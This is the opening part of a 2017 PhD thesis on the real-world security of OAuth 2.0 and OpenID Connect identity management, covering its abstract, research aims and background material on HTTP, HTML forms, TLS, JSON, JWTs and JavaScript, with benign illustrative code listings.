# Improving the Security of Real World Identity Management Systems

Wanpeng Li

Thesis submitted to the University of London

for the degree of Doctor of Philosophy


2017

*To my grandpa, Xin!*

(Wanpeng)

## Declaration of Authorship

I, Wanpeng Li, hereby declare that these doctoral studies were conducted under the supervision of Professor Chris J. Mitchell. The work presented in this thesis is the result of original research carried out by myself, whilst enrolled in the Department of Information Security as a candidate for the degree of Doctor of Philosophy. This work has not been submitted for any other degree or award in any other university or educational establishment.

Signed:

(Wanpeng Li)

Date:

# *Abstract*

Although identity management systems (notably OAuth 2.0 and OpenID Connect) have been widely adopted by a range of Relying Parties and Identity Providers, it is not yet clear whether practical implementations of these systems are actually secure. In this thesis we investigate this question. In doing so we describe two large-scale empirical studies of the security of real-world identity management systems; the purposes of these studies include identifying areas for improvement in the design and implementation of the systems, as well as addressing issues acting as barriers to adoption. As part of the underlying goal of improving operational security, a new scheme is also proposed to enhance user security for OpenID Connect.

In the first of the two studies we examined 60 Relying Parties (RPs) and ten Identity Providers (IdPs) supporting OAuth 2.0 based identity management services in China. In the second study we considered 103 RPs supporting OpenID Connect-based identity management using Google as the IdP. In both cases we recorded and carefully analysed the browser-relayed messages sent between the RP and IdP, identifying a number of major security vulnerabilities, some with very serious potential consequences for end user security. We further designed and implemented proof-of-concept attacks to demonstrate the seriousness of the vulnerabilities we identified. We also reported the vulnerabilities to the most seriously affected parties, helped them to fix the problem, as well as providing detailed recommendations for both IdPs and RPs, designed to reduce the risk of such vulnerabilities occurring in the future.

To improve user security when using OpenID Connect, a novel client-based scheme is proposed, designed to mitigate phishing attacks and to provide a consistent user interface. A prototype of the scheme is described, which allows for greater

user control during the authentication process.

# *Acknowledgments*

First and foremost, I would like to express my deepest gratitude to Professor Chris J. Mitchell, my PhD supervisor and role model. I have greatly benefited from his guidance, kindness, patience, support and interest, and I wish to say a heartfelt thank you to him. Indeed, without his insightful ideas, invaluable comments and precious feedback, this thesis would never have become reality.

I am extremely grateful to my father, Mr Li Guozheng, my mother, Mrs Zhou Chaoxiu and all of my family members and friends, for their endless support, continuous endorsement and enlightening advice; to them all I wish to say a sincere thank you.

I am profoundly appreciative to my colleagues, Ms Fatma Al Maqbali, Mr Mohammed Khan, Ms Mwawi Nyirenda Kayuni, Mr Nasser Al-Fannah, Mr Po-Wah Yau and Associate Professor Zhang Xiao, for the friendly atmosphere they have created for our reading group, and for the invaluable feedback and insightful ideas I got from them.

Thank you to all my friends within the department: Ms Caroline Moeckel, Mr Christian Janson, Mr Conrad Williams, Mr Dale Sibborn, Mr Daniel Hutchinson, Mr Dean Pyke, Mr Dusan Repel, Mr Eugenio Giorgianni, Ms Feng Yangyue, Mr George Garforth, Mr Gordon Procter, Mr James Alderman, Mr Jiun Yi Yap, Ms Kimberly Tam, Mr Matteo Vannacci, Ms Naomi Farley, Mr Pavlo Yatsyna, Ms Philippa Thornton, Ms Rachel Playe, Mr Robert Lee, Mr Roberto Jordaney, Ms Thalia Laing, Ms Thyla Van Der Merwe, Mr Wang Zhi and Mr Zhang Suo. Thank you all for the trips to the Happy Man, Crosslands and Medicine.

I would like to thank my Chinese friends, Mr An Ning, Mr Arthur Chan, Ms Chen Ran, Mr Deng Hongdan, Mr Huang Zhihao, Mr Li Yajun, Ms Liu Chen, Mr Liu Liang, Ms Jin Xiaoguang, Ms Pan Liuxuan, Ms Teng Ye, Mr Xu Zhehan, Ms

Zhang Tianshu, Mr Zhang Wei, Ms Zhang Xinyu, Mr Zeng Jinhan and Mr Zhong Lei, for all the delicious meals we shared, and for all the basketball games we played.

I am particularly grateful to my best friends, Mr Ma Xin, Mr Song Niwei and Mr Zhang Ding for helping me through those sleepless night in the UK.

Finally, I own my sincere thanks to my grandpa, Mr Li Zhuxin for giving me the strength and motivation to do a PhD.

# *Contents*

# *List of Figures*

# *Listings*

# *List of Tables*

# *Abbreviations*

| | |
|---|---|
| ACM | Association of Computing Machinery |
| API | Application Programming Interface |
| APWG | Anti-Pishing Working Group |
| BRM | Browser Relayed Message |
| CoT | Circle of Trust |
| CSRF | Cross Site Request Forgery |
| DOM | Document Object Model |
| DOS | Denial of Service |
| GUI | Graphical User Interface |
| HTML | HyperText Markup Language |
| HTTP | Hypertext Transfer Protocol |
| HTTPS | Hypertext Transfer Protocol Secure |
| IdP | Identity Provider |
| IEEE | Institute of Electrical and Electronics Engineers |
| IETF | Internet Engineering Task Force |
| IP | Internet Protocol |
| JS | JavaScript |
| JSON | JavaScript Object Notation |
| JWS | JSON Web Signature |
| JWT | JSON Web Token |

| | |
|---|---|
| LIP | Local Identity Provider |
| LNCS | Lecture Notes in Computer Science |
| MAC | Message Authentication Code |
| OP | OpenID Provider |
| OWASP | Open Web Application Security Project |
| RP | Relying Party |
| SAML | Security Assertion Markup Language |
| SOP | Same Origin Policy |
| SP | Service Provider |
| SSL | Secure Sockets Layer |
| SSO | Single Sign On |
| SSRF | Server Side Request Forgery |
| TLS | Transport Layer Security |
| U | User/End User |
| UA | User Agent |
| URI | Uniform Resource Identifier |
| URL | Uniform Resource Locater |
| W3C | World Wide Web Consortium |
| WWW | World Wide Web |
| XML | Extensible Markup Language |
| XSS | Cross-site Scripting |

Chapter 1

# *Introduction*

## 1.1 Introduction

Back in 2007, an average user had around 25 password-protected accounts and had to type about eight passwords per day [26]. Given the continuing increase in the number of on-line services requiring authentication, there has almost certainly been a proportional arise in the number of user-possessed digital identities needed for authentication purposes. This burden on users has contributed to the recent rapid growth in identity-oriented attacks, such as phishing, pharming, etc. This is supported by the 2017 Identity Fraud Study released by Javelin Strategy & Research[1], which states that the number of identity fraud victims has hit a record high of 15.4 million in the U.S. in 2016.

In order to help mitigate the damage cause by identity-oriented attacks and simply the management of identities, a range of identity management systems, such as OAuth 2.0, Shibboleth, CardSpace and OpenID, have been put forward [17, 28, 59, 61]. Some of them, such as OAuth 2.0 and OpenID Connect, have been widely adopted, and such schemes today help to protect the identity of billions of users. However, despite their widespread use, it is not yet clear whether practical implementations of these systems are actually secure. Addressing this question has provided the main motivation for the work described in this thesis.

This chapter provides an overview of the thesis, and is organised as follows. In section 1.2 we elaborate on the motivation for the research described in this thesis. Section 1.3 describes the main objectives of this research. Section 1.4 outlines its main contributions. The structure is described in section 1.5, and section 1.6 lists relevant publications.

[1] https://www.javelinstrategy.com/press-release/identity-fraud-hits-record-high-154-million-us-victims-2016-16-percent-according-new

## 1.2 Motivation

Even though the OAuth 2.0 and OpenID Connect 1.0 systems, have only been finalised in the last few years, there are already more than a billion OpenID Connect and OAuth 2.0-based user accounts, provided by a range of providers including Microsoft[2], PayPal[3], Facebook[4], Google[5], Baidu[6], Renren[7], and Sina[8]. This large user base has led very large numbers of RPs to integrate their services with these systems. Even though the security of these systems has been analysed using formal methods [24, 43, 54, 65], it is not yet clear whether practical implementations of these systems properly follow the specifications [28, 61]. Given the large scale use of these identity management systems, it is vitally important to understand how secure deployments of these systems really are.

Given the security issues that we and others have identified, it is also important to consider ways of improving the practical security and usability of widely deployed identity management systems. Identity management systems are in many cases based on web browser redirections, as is the case for OpenID [59], OAuth 2.0 [28] and Shibboleth [48]; as a result such systems are vulnerable to phishing attacks [32], in which a UA is redirected to a fake IdP by either a fake or a malicious RP. A means of mitigating such attacks is therefore needed.

The user experience of identity management systems varies between RPs and between systems, and this can result in user confusion and, potentially, security breaches. As described in [39], users fail to make good security decisions even when confronted with relatively simple decisions. The lack of consistency might make the situation worse, as the users simply do not understand the complicated security- and privacy-related decisions that they are being asked to make. This observation motivates our work to provide a system with a consistent user experience.

[2] https://msdn.microsoft.com/en-us/library/azure/dn645541.aspx
[3] https://developer.paypal.com/docs/integration/direct/identity/log-in-with-paypal/
[4] https://developers.facebook.com/docs/facebook-login/web
[5] https://developers.google.com/accounts/docs/OpenIDConnect
[6] http://developer.baidu.com/wiki/index.php?title=docs/oauth/authorization
[7] http://wiki.dev.renren.com/wiki/Authentication
[8] http://open.weibo.com/wiki/Oauth2/authorize

## 1.3 Objectives

This thesis aims to answer the following research questions.

- Are real-world OAuth 2.0 implementations secure? In particular, how secure are real-world implementations in China?
- Is Google's implementation of OpenID Connect secure? If not, then what vulnerabilities are there and why?
- How can the security and usability of these systems be improved?
- Are there any effective ways to mitigate phishing attacks on UA redirection-based identity management systems?

To address the above questions, the following research has been conducted.

- An empirical study of the security of the OAuth 2.0 systems in China has been conducted in order to assess the security properties of these very widely used real-world implementations.
- An empirical study of the security of Google's implementation of OpenID Connect has been conducted in order to assess its security in practice.
- Mitigations have been proposed for the vulnerabilities identified in the two empirical studies.
- A new scheme is proposed to mitigate phishing attacks on UA redirection-based identity management systems.

## 1.4 Contributions

In this thesis, we describe in detail major empirical studies of the practical security of the two most widely deployed identity management systems. We further propose a new scheme to address major security and usability issues in these systems. The main contributions of this thesis are as follows.

- Whilst there have been limited studies of real-world implementations of OAuth 2.0 on English language web sites, Chinese language web sites have not been investigated, despite their wide adoption of OAuth 2.0. To address this shortcoming, we carefully examined 60 major OAuth 2.0-supporting RPs and ten major OAuth 2.0 IdPs, all based in China. Our main focus was on the browser-relayed messages (BRMs) exchanged between the RPs and IdPs. We identified major security and privacy vulnerabilities in both IdPs and RPs, notably allowing false federation attacks, a class of attack more serious than any previously identified in studies of OAuth 2.0 implementations. We also developed and tested proof of concept exploits for the identified vulnerabilities. We further developed sets of recommendations for both IdPs and RPs, designed to mitigate the identified vulnerabilities. We additionally notified the website operators in whose services we identified vulnerabilities.

- We conducted an analogous examination of the practical security of OpenID Connect, the other very widely deployed identity management system. To do so we examined all top 1000 English-speaking websites to identity which support the Google's OpenID Connect identity management service (chosen since Google is currently by far the most widely used such identity provider). The 103 of these sites which act as RPs for the Google identity provider were then examined in detail. We adopted a very similar approach to the previous study, examining the BRMs exchanged between RPs and the Google identity provider, looking for possible vulnerabilities. We again identified a wide range of security issues, for which proof of concept exploits were developed and tested. Again as before, we developed mitigations and recommendations to address the identified vulnerabilities, and notified Google as well as the most badly affected RPs.

- We have reviewed all the known security and vulnerability issues in OAuth 2.0 and OpenID Connect, including those identified in the prior art and those developed as part of our two major studies. We have further considered the known mitigations to these issues, including those revealed by the two empirical studies. This study has revealed that, over and above all these miti-

gations, serious security issues remain which have not been adequately addressed, notably risks arising from phishing and from the lack of consistency in the user interface. A novel scheme is proposed, designed to mitigate phishing attacks and to provide a consistent user interface. A prototype of the scheme has been implemented that allows for greater user control during the authentication process.

## 1.5 Structure of the Thesis

The reminder of this thesis is divided into four parts, as follows.

1. Part I describes background material. It contains the following two chapters.

   - *Chapter* 2 outlines the network protocols and technologies which are used to power the identity management systems considered in this thesis.
   - *Chapter* 3 describes in detail the two most widely used identity management systems, namely, OAuth 2.0 and OpenID Connect 1.0.

2. Part II describes two empirical studies of the security of the real-world identity management systems. It contains three chapters, as follows.

   - *Chapter* 4 contains an overview of known security and privacy issues in the OAuth 2.0 and OpenID Connect systems, and their real world implementations.
   - *Chapter* 5 describes and analyses the findings of an empirical study into the security of OAuth 2.0-based identity management systems in China.
   - *Chapter* 6 describes and analyses the findings of an empirical study into the security of real world implementations of RPs using Google's OpenID Connect identity management system.

3. Part III is concerned with techniques to address security issues arising in real word deployments of OAuth 2.0 and OpenID Connect. It contains two chapters, as follows.

- *Chapter* 7 reviews possible means of mitigating the known security and privacy issues in the OAuth 2.0 and OpenID Connect identity management systems.
- *Chapter* 8 provides a detailed description of a client-based tool which is designed to mitigate phishing attacks and provide a consistent user experience.

4. Part IV concludes the thesis by summarising the main contributions as well as highlighting possible areas for future work. This part of the thesis consists of a single chapter, chapter 9.

## 1.6 Publications

Publications containing some of the research results described in this thesis are listed below.

1. Wanpeng Li and Chris J. Mitchell. Security Issues in OAuth 2.0 SSO Implementations. In: S. S. M. Chow, J. Camenisch, L. C. K. Hui and S.-M. Yiu (eds.), *Information Security — 17th International Conference, ISC 2014, Hong Kong, China, October 12-14, 2014. Proceedings*, Springer-Verlag LNCS 8783, Berlin (2014), pp.529-541.

2. Wanpeng Li and Chris J. Mitchell. Addressing threats to real-world identity management systems. In: H. Reimer, N. Pohlmann and W. Schneider (eds.), *ISSE 2015, Highlights of the Information Security Solutions Europe 2015 Conference*, Springer Vieweg (2015), pp.251-259.

3. Wanpeng Li and Chris J. Mitchell. Analysing the security of Google's implementation of OpenID Connect. In: J. Caballero, U. Zurutuza and R. J. Rodriguez (eds.), *Detection of Intrusions and Malware, and Vulnerability Assessment — 13th International Conference, DIMVA 2016, San Sebastian, Spain, July 7-8, 016, Proceedings*, Springer-Verlag LNCS 9721, Berlin (2016), pp.357-376.

Further publications co-authored whilst conducting the research for my thesis are as follows.

1. Mwawi Nyirenda Kayuni, Mohammed Shafiul Alam Khan, Wanpeng Li, Chris J. Mitchell and Po-Wah Yau. Generating Unlinkable IPv6 Addresses. In: *Security Standardisation Research — Second International Conference, SSR 2015, Tokyo, Japan, December 15-16, 2015, Proceedings*, Springer-Verlag LNCS 9497, Berlin (2015), pp.185-199.

2. Wanpeng Li and Chris J. Mitchell. Does the IdP Mix-Up attack really work? *OAuth Security Workshop 2016 (OSW 2016)*. https://pure.royalholloway.ac.uk/portal/files/26507212/On_the_IdP_Mix_UP_attack_160603.pdf

# Part I

# Background

# *Overview*

Part I gives background material for the rest of the thesis. It contains the following two chapters.

- *Chapter* 2 outlines the network protocols and technologies used by the identity management systems which are the main focus of this thesis.
- *Chapter* 3 describes in detail the two most widely used identity management systems, namely OAuth 2.0 and OpenID Connect 1.0.

Chapter 2

# *Background*

## 2.1 Introduction

This chapter outlines a range of network protocols and technologies whose operation underlies the real-world identity management systems we study in this thesis. Supplementing the material in this chapter, a brief introduction to those aspects of the World Wide Web relevant to this thesis is provided in appendix A.1. The chapter is organised as follows. In section 2.2 we give an introduction to a number of network protocols. Section 2.3 outlines the JSON data encoding technique, as used by OAuth 2.0 and OpenID Connect. Section 2.4 outlines a number of relevant Application Programme Interfaces (APIs). In section 2.5, we describe a range of attacks that are of importance to this thesis.

## 2.2 Protocols and Technologies

In this section, we introduce network protocols and related technologies of relevance to this thesis.

### 2.2.1 HTTP

#### 2.2.1.1 Introduction

HTTP (Hypertext Transfer Protocol) is the foundation of the web, since it is commonly used by web browsers (see section A.1.1) to communicate with web servers, and by web servers to transfer HTML (see section 2.2.2) and/or other resources to browsers.

HTTP is 'an application-level protocol for distributed, collaborative, hypermedia information systems' [25]. As described in RFC 2616 [25], a feature of HTTP

is 'the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred'.

HTTP/0.9, the original version of HTTP, was released in 1991. A modified version of the HTTP protocol was published in 1996 by the Internet Engineering Task Force (IETF) under the name HTTP/1.0 [12]. A revised version, HTTP/1.1, was released in 1999 [25]. The latest version, HTTP/2, was standardised by the IETF in 2015 [11]. In this thesis, we are concerned with the most widely used version of HTTP, namely HTTP/1.1. We next give an overview of the HTTP/1.1 protocol.

#### 2.2.1.2 Roles (Client, Server)

HTTP is a stateless protocol which enables a client to send data to, and retrieve data from, a server.

- A *client* is an application program that can be used to send requests to servers and receive responses from them. It processes protocol messages on behalf of the user, and prompts the user to make decisions, provide credentials, etc. One particularly important example of a client, also known as a user agent, is a web browser, such as Safari, Chrome, Firefox, etc.

- A *server* (or *web server*) is an application program which generates responses to the requests received from the *client*, provides resources (such as HTML files, see section 2.2.2), and stores content.

A client (e.g. a web browser) sends an HTTP request message (see section 2.2.1.3) to a web server, which returns an HTTP response message to the client. HTTP resources (e.g. images, HTML documents and videos etc.) are located and identified on the Internet using Uniform Resource Identifiers (URIs) [46] or, more specifically, Uniform Resource Locators (URLs).

#### 2.2.1.3 HTTP Messages

According to RFC 2616 [25], HTTP messages are either requests sent from a client to a server, or responses sent from a server back to a client. Both request and response messages consist of:

- a start-line;
- zero or more header fields (also known as headers), which are case-insensitive name-value pairs separated by a colon; examples of commonly used headers include user-agent, host and server (see table 2.1);
- an empty line, which indicates the end of the header fields;
- a message body (optional), which might include an HTML document (see section 2.2.2).

An HTTP request contains an HTTP *method*, which indicates an action to be performed on the requested resource. A number of methods are defined in RFC 2616 [25]. Of these methods, *GET* and *POST* are the two of significance here:

- *GET* is used to retrieve data from the server; and
- *POST* is normally used to submit data to the server.

Examples of HTTP request and response messages are given in table 2.1.

#### 2.2.1.4 HTTP Referer Header

The HTTP referer (originally a misspelling of referrer) is an HTTP header field that identifies the address of the web page (i.e. the URI) that provided the link to the resource being requested. By examining the referer, a web server can see from where the request originated. In the most common situation this means that when a user clicks a hyperlink displayed by a web browser, the browser sends a request to the server with the address associated with the hyperlink, and the referer field in the request specifies the address of the page containing the hyperlink.

#### 2.2.1.5 HTTP and State

As stated in section 2.2.1.2, HTTP is a stateless protocol, which means that it does not require the server to maintain information or status about a client between requests. This causes problems in applications where session state is needed. One way of mitigating this limitation is to allow session state to be included in HTTP messages. Approaches of this type include the following.

| | **HTTP Request message** | **HTTP Response message** |
|---|---|---|
| **Start-line** | GET /form.html HTTP/1.1 | HTTP/1.0 200 OK |
| **Headers** | Host: 10.2.65.242:8000 | Server: SimpleHTTP/0.6 Python/2.7.11 |
| | User-Agent: Mozilla/5.0 | Date: Fri, 01 Apr 2016 17:06:00 GMT |
| | Accept: text/html | Content-type: text/html |
| | Accept-Language: en-US | Content-Length: 425 |
| | Accept-Encoding: gzip, deflate | Last-Modified: Tue, 22 Mar 2016 17:39:15 GMT |
| **Empty-line** | | |
| **Message Body** | | <!DOCTYPE html><br><html><br><body><br><form action="login.php" method="post" ><br>User name:<br><br><input type="text" name="username" ><br><br>Password:<br><br><input type="password" name="password" ><br><br><input type="submit" value="Submit"><br></form><br></body><br></html> |

Table 2.1: Examples of HTTP Request and Response Messages

- *HTTP cookies* can be used by a server to send state information to a client; they are stored by the client, and returned by the client to the server with the next HTTP request sent to this server [9]. A cookie is included in a header field of an HTTP message.

- *Hidden HTML input tags* can also be used to send state information back to a server (e.g. <input type="hidden" name="userid" value="12345">, see section 2.2.2.2). A tag is included in the message body of an HTTP message when transferred from server to client. Depending on the HTTP method in use (see section 2.2.2.2), the tag is included in either the start line or the message body of an HTTP message, when transferred from client to server.

- *URL-encoded parameters* are described in 2.2.1.7.

#### 2.2.1.6 Redirects

HTTP allows a server to redirect a client request to another "location" by including a *3xx* status code in the HTTP response message. This class of status code indicates that further action needs to be taken by the user agent in order to complete the request. The action required, which involves an HTTP request being sent by the user agent to the specified location, will typically be carried out by the user agent without interaction with the user.

Some of the most commonly used status codes in this class are *301* (multiple choices), *302* (moved permanently), and *307* (temporary redirect). In order to redirect the client to another location, the URL of the redirect target (the redirect URL) must be included in a header of type location in the HTTP response message. Client-side scripts (see section 2.4.1 below) can also be used to redirect a user agent to a different location.

As discussed in section 6.4.1, such redirects might introduce privacy and security risks.

#### 2.2.1.7 Query Strings

As mentioned in section 2.2.1.5, one way of sending data from a client to a server is to embed it in the URL. A query string, or URL-encoded parameter, is the part of a URL containing data to be sent from a client to a web server. The query string is separated by a question mark (?) from the rest of a URL [46]. A redirect URL can include a query string, and thus offers a way to transfer arbitrary data from one domain to another.

An HTTP query string can contain a number of key-value pairs, separated by a semicolon (;) or an ampersand (&), e.g. `http://www.isg.rhul.ac.uk/staff.php?name=Wanpeng&supervisor=Chris`. When a query string is used to transfer form data to a web server using the GET method (see section 2.2.2.2), it must contain a key-value pair for each field in the form (including the hidden form, see section 2.2.2.2). Some characters, e.g. the space character, need to be encoded using the URL encoding [46] prior to insertion in a query string, since only a restricted range of characters are permitted in a URL string.

#### 2.2.1.8 Issues with Use of Query Strings

The full URL, whether or not it contains a query string, is typically stored in a server log file. Query strings can thus pose security or privacy issues; for example, they can be used to track a user's activity by analysing the key-value pairs.

Possible limits on the length of a URL can also pose problems with the use of URL query strings. Some older servers impose restrictions on the length of a URL; according to the HTTP specification [25], servers should be cautious about depending on URI lengths longer than 255 bytes, because some older client or proxy implementations might not support such long URLs.

### 2.2.2 HTML

#### 2.2.2.1 Introduction

HTML, short for HyperText Markup language, is a markup language, i.e. a syntax for adding tags to a text-based document. HTML is widely used to specify web pages, which are displayed to the user by a web browser (see section A.1.1). As described in the HTML 4.01 specification [58], 'HTML gives authors the means to:

- Publish online documents with headings, text, tables, lists, photos, etc.
- Retrieve online information via hypertext links, at the click of a button.
- Design forms for conducting transactions with remote services, for use in searching for information, making reservations, ordering products, etc.
- Include spread-sheets, video clips, sound clips, and other applications directly in their documents.'

A web browser uses the HTML tags to determine how to display the content of a document. An HTML page is constructed as a combination of various HTML elements, which can be used to incorporate images, other objects and interactive forms. HTML can also include (typically small) programs or scripts, written in special scripting languages such as JavaScript [50]; these programme are executed within the browser and can have an effect on the behaviour of HTML web pages when rendered by a browser.

#### 2.2.2.2 HTML Forms

HTML forms are used by a web server to collect user input, and contain *input* elements of various types (see listing 2.1), such as radio button, text field, password, submit button, etc.

As described in the HTML 4.01 specification [58], the *action* attribute is used to define the action to be performed when the form is submitted. The most common way of submitting a form to a server is by using a submit button, as shown in Listing 2.1. The *method* attribute indicates which HTTP method should be used when submitting the form data set. Possible method attributes are:

- *GET*, the default method, where the form data set is appended to the URI specified by the *action* attribute (with a question-mark "?" as separator, see section 2.2.1.7), and this new URI is sent to the processing agent; and
- *POST*, where the form data set is included in the message body of an HTTP message (see section 2.2.1.3) that is sent to the processing agent.

Note that, as requests made using the *GET* method can be cached, bookmarked, and/or remain in the browser history, the *GET* method should never be used when dealing with sensitive data, e.g. transferring passwords to a server. Also, the length of a request using the GET method is restricted (see section 2.2.1.8). Thus, the *GET* method should only be used to retrieve data from a server.

By contrast, when using the *POST* method, the form data is never cached or bookmarked and does not remain in the browser history. The *POST* method allows data strings of any length to be sent to a server.

Listing 2.1 gives an example of an HTML form (with a hidden input), and the result when this form is rendered in a Safari web browser is shown in Fig 2.1.

```
1  <!DOCTYPE html>
2  <html>
3  <body>
4  <form action="login.php" method="post">
5    <input type="radio" name="student" value="student"> Student<br>
6    <input type="radio" name="teacher" value="teacher"> Teacher<br>
7    <input type="hidden" name="country" value="UK">
8    User name:<br>
9    <input type="text" name="username" placeholder="email"><br>
10   Password:<br>
11   <input type="password" name="password" placeholder="password"><br>
```

```
  <input type="submit" value="Submit">
</form>
</body>
</html>
```

Listing 2.1: A simple HTML form (HTML code)




Figure 2.1: A simple HTML form (rendered by Safari)

### 2.2.3 XML

XML, stands for Extensible Markup Language; it is a platform-independent, self-descriptive markup language. It resembles a general-purpose version of HTML, except that whereas HTML tags serve to instruct web browsers how to render a web page, XML is designed to represent, transport and/or store a range of types of structured data. XML is platform-agnostic, and is readable by both humans and machines. It has been widely used to exchange data over the Internet. The latest version of XML [13] was published by W3C in 2008.

### 2.2.4 SSL/TLS

The TLS (Transport Layer Security) protocol, like its predecessor, SSL (Secure Sockets Layer), is designed to provide communications security over a computer network. SSL was first introduced by Netscape in 1995 [29]. The Internet Engineering Task Force published a modified version of the SSL protocol under the name TLS in 1999; TLS 1.0 [5] is based on SSL 3.0. At the time of writing, the latest version of TLS is TLS 1.3 [60], which is still a working draft. The security of SSL/TLS has been widely studied in the literature [3, 4, 27, 38, 57].

The SSL/TLS protocol allows communicating parties to exchange data in a way that data confidentiality and integrity are guaranteed, and mitigates the threat of a number of attacks, including eavesdropping, tampering and message forgery.

### 2.2.5 HTTPS

HTTPS stands for Hypertext Transfer Protocol Secure; it combines HTTP and SSL/TLS. HTTPS is primarily used to authenticate the visited website to the browser and to protect the privacy and integrity of the data exchanged between the browser and server. However, HTTPS is typically only used to provide unilateral authentication, i.e. of the server to the client and not vice versa. Server authentication depends on the certificate provided by the server and on the list of trusted root public keys employed by the browser. In addition, the user needs to verify that the URL displayed by the browser is as expected. HTTPS is widely used to protect web client-web server interactions.

In an HTTPS-protected communication, all the HTTP protocol elements are encrypted for transmission, including [67]:

- the URL of the requested document;
- the contents of the document;
- the contents of HTML forms;
- the cookies exchanged between a client and a server;
- the contents of the HTTP header.

## 2.3 JSON Syntax

This section gives an description of the JSON data encoding technique, as used by OAuth 2.0 and OpenID Connect.

### 2.3.1 JavaScript Object Notation (JSON)

JavaScript Object Notation [14] is a lightweight, language-independent, and text-based data exchange format for the serialisation of structured data, which fulfils much the same role as XML (see section 2.2.3). It is used by OpenID Connect to encode the *id_token* (see section 3.4.2).

A JSON Object is a sequence of values that are separated using six structural characters, as follows.

{ left curly bracket, which begins a JSON object;

} right curly bracket, which ends a JSON object;

[ left square bracket, which begins an array in a JSON object;

] right square bracket, which ends an array in a JSON object;

: colon, which separates names in a JSON object;

, comma, which separates values in a JSON object.

The JSON example given in Listing 2.2 defines an object called 'students', containing an array of three student records. As can be seen from the listing, a JSON object is not difficult for humans to read and write. It is also easy for machines to generate and parse.

```
{"students":[
    {"firstName":"Alice", "lastName":"Mitchell"},
    {"firstName":"Bob", "lastName":"Smith"},
    {"firstName":"Eve", "lastName":"Jones"}
]}
```

Listing 2.2: A JSON object example

### 2.3.2 JSON Web Tokens

A JSON Web Token (JWT) [33] is a compact means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object, which is encoded either as the input to a JSON Web Signature (JWS) structure or as the plaintext of a JSON Web Encryption (JWE) structure, enabling the claims to be digitally signed or MACed and/or encrypted.

A JWT is represented as a sequence of URL-safe parts separated by period ('.') characters. Each part contains a base64url-encoded value. The JWT example given in Listing 2.3 represents claims generated by Google encoded using base64url. The third part inside the JWT is the signature generated by Google for this token.

## 2.4 Web Application Programming Interfaces (APIs)

We now introduce a number of browser functionalities of importance later in this thesis.

```
// the raw token
eyJhbGciOiJSUzI1NiIsImtpZCI6IjA4ZjljN2MwMDh
jZGEwNWJmYWJhNDMzYjZhMWVhN2NkNGZjNTg4ZjcifQ.
eyJpc3MiOiJhY2NvdW50cy5nb29nbGUuY29tIiwiYXRfaGFzaCI6IllwZ2l
jcTA0MV9mOXF6a0dRZjdqTXciLCJhdWQiOiI0ODkxNjc1MDk4OTIuYXBwcy
5nb29nbGV1c2VyY29udGVudC5jb20iLCJjX2hhc2giOiJTOTl1enlJMFYxa
zJLVlR6Q2NiTVJBIiwic3ViIjoiMTA4OTAyOTA2ODc3NDAyMjM3NzQ0Iiwi
ZW1haWxfdmVyaWZpZWQiOnRydWUsImF6cCI6IjQ4OTE2NzUwOTg5Mi5hcHB
zLmdvb2dsZXVzZXJjb250ZW50LmNvbSIsImVtYWlsIjoidGVzdDJvYXV0aD
JAZ21haWwuY29tIiwiaWF0IjoxNDU4MTQzOTk2LCJleHAiOjE0NTgxNDc1OTZ9.
KhjUku2gRneHExh56tZ6qxCu3dyE5EwHc0bdg3XgS0Lx2azUJ7t_OJ1kIdF
dGUtXHp8O9Ri87JulFxRj1z8HYgfkAz394kT5UEJZXJXQ2tbyNs-5wnPSHF
TrxbSDjJwAldZsyAzIRLilKPRjt5njQT3T3pVjc7TGRQQQKpJgJv1bf6riF
aJQdw9uo5prpxJaR8vLfCDV1lGAbGYoQxnEm3g8mhczhzscyADj--SGDogN
lfYiARkFe9FqSL6BKcAmBsxRTwOhs7fw7s7_cPBll6_6aNr5DJS57sevUac
pLQ4AI0CheEWsDiAbs_N4A8hYeHKivlmTS9RlbnoGJYUpNQ
//the decoded token
{
  "alg": "RS256",
  "kid": "08f9c7c008cda05bfaba433b6a1ea7cd4fc588f7"
}.
{
  "iss": "accounts.google.com",
  "at_hash": "Ypgicq041_f9qzkGQf7jMw",
  "aud": "489167509892.apps.googleusercontent.com",
  "c_hash": "S99uzyI0V1k2KVTzCcbMRA",
  "sub": "108902906877402237744",
  "email_verified": true,
  "azp": "489167509892.apps.googleusercontent.com",
  "email": "test2oauth2@gmail.com",
  "iat": 1458143996,
  "exp": 1458147596
}.
KhjUku2gRneHExh56tZ6qxCu3dyE5EwHc0bdg3XgS0Lx2azUJ7t_OJ1kIdF
dGUtXHp8O9Ri87JulFxRj1z8HYgfkAz394kT5UEJZXJXQ2tbyNs-5wnPSHF
TrxbSDjJwAldZsyAzIRLilKPRjt5njQT3T3pVjc7TGRQQQKpJgJv1bf6riF
aJQdw9uo5prpxJaR8vLfCDV1lGAbGYoQxnEm3g8mhczhzscyADj--SGDogN
lfYiARkFe9FqSL6BKcAmBsxRTwOhs7fw7s7_cPBll6_6aNr5DJS57sevUac
pLQ4AI0CheEWsDiAbs_N4A8hYeHKivlmTS9RlbnoGJYUpNQ
```

Listing 2.3: A JWT generated by Google

### 2.4.1 JavaScript

JavaScript[1] (JS) is a lightweight, interpreted, object-oriented language, and is best known as a scripting language for Web pages; however it is also used in many non-browser environments. It is a prototype-based, multi-paradigm scripting language that supports object-oriented, imperative, and functional programming styles.

JavaScript can be used to cause certain types of behaviour on the occurrence of an event (e.g. clicking on a button, or typing a key on a keyboard). JavaScript is an easy to learn and powerful scripting language, widely used for controlling web

[1] https://developer.mozilla.org/en-US/docs/Web/JavaScript/About_JavaScript

page behaviour.

The JavaScript example given in listing 2.4 registers *displayDate* as an event handler (see section 2.4.3 below) for the *onclick* event. If the user clicks the button, the *displayDate* will be executed, and the current time is displayed to the user (see figure 2.2).

```
1  <!DOCTYPE html>
2  <html>
3  <body>
4  <p>Click the button to display the date.</p>
5  <button onclick="displayDate()">Click to Display Time</button>
6  <script>
7  function displayDate() {
8      document.getElementsByTagName("p")[0].innerHTML = Date();
9  }
10 </script>
11 <p id="demo"></p>
12 </body>
13 </html>
```

Listing 2.4: A JavaScript Example to Display Current Time


Figure 2.2: Browser rendering of Listing 2.4

### 2.4.2 Document Object Model (DOM)

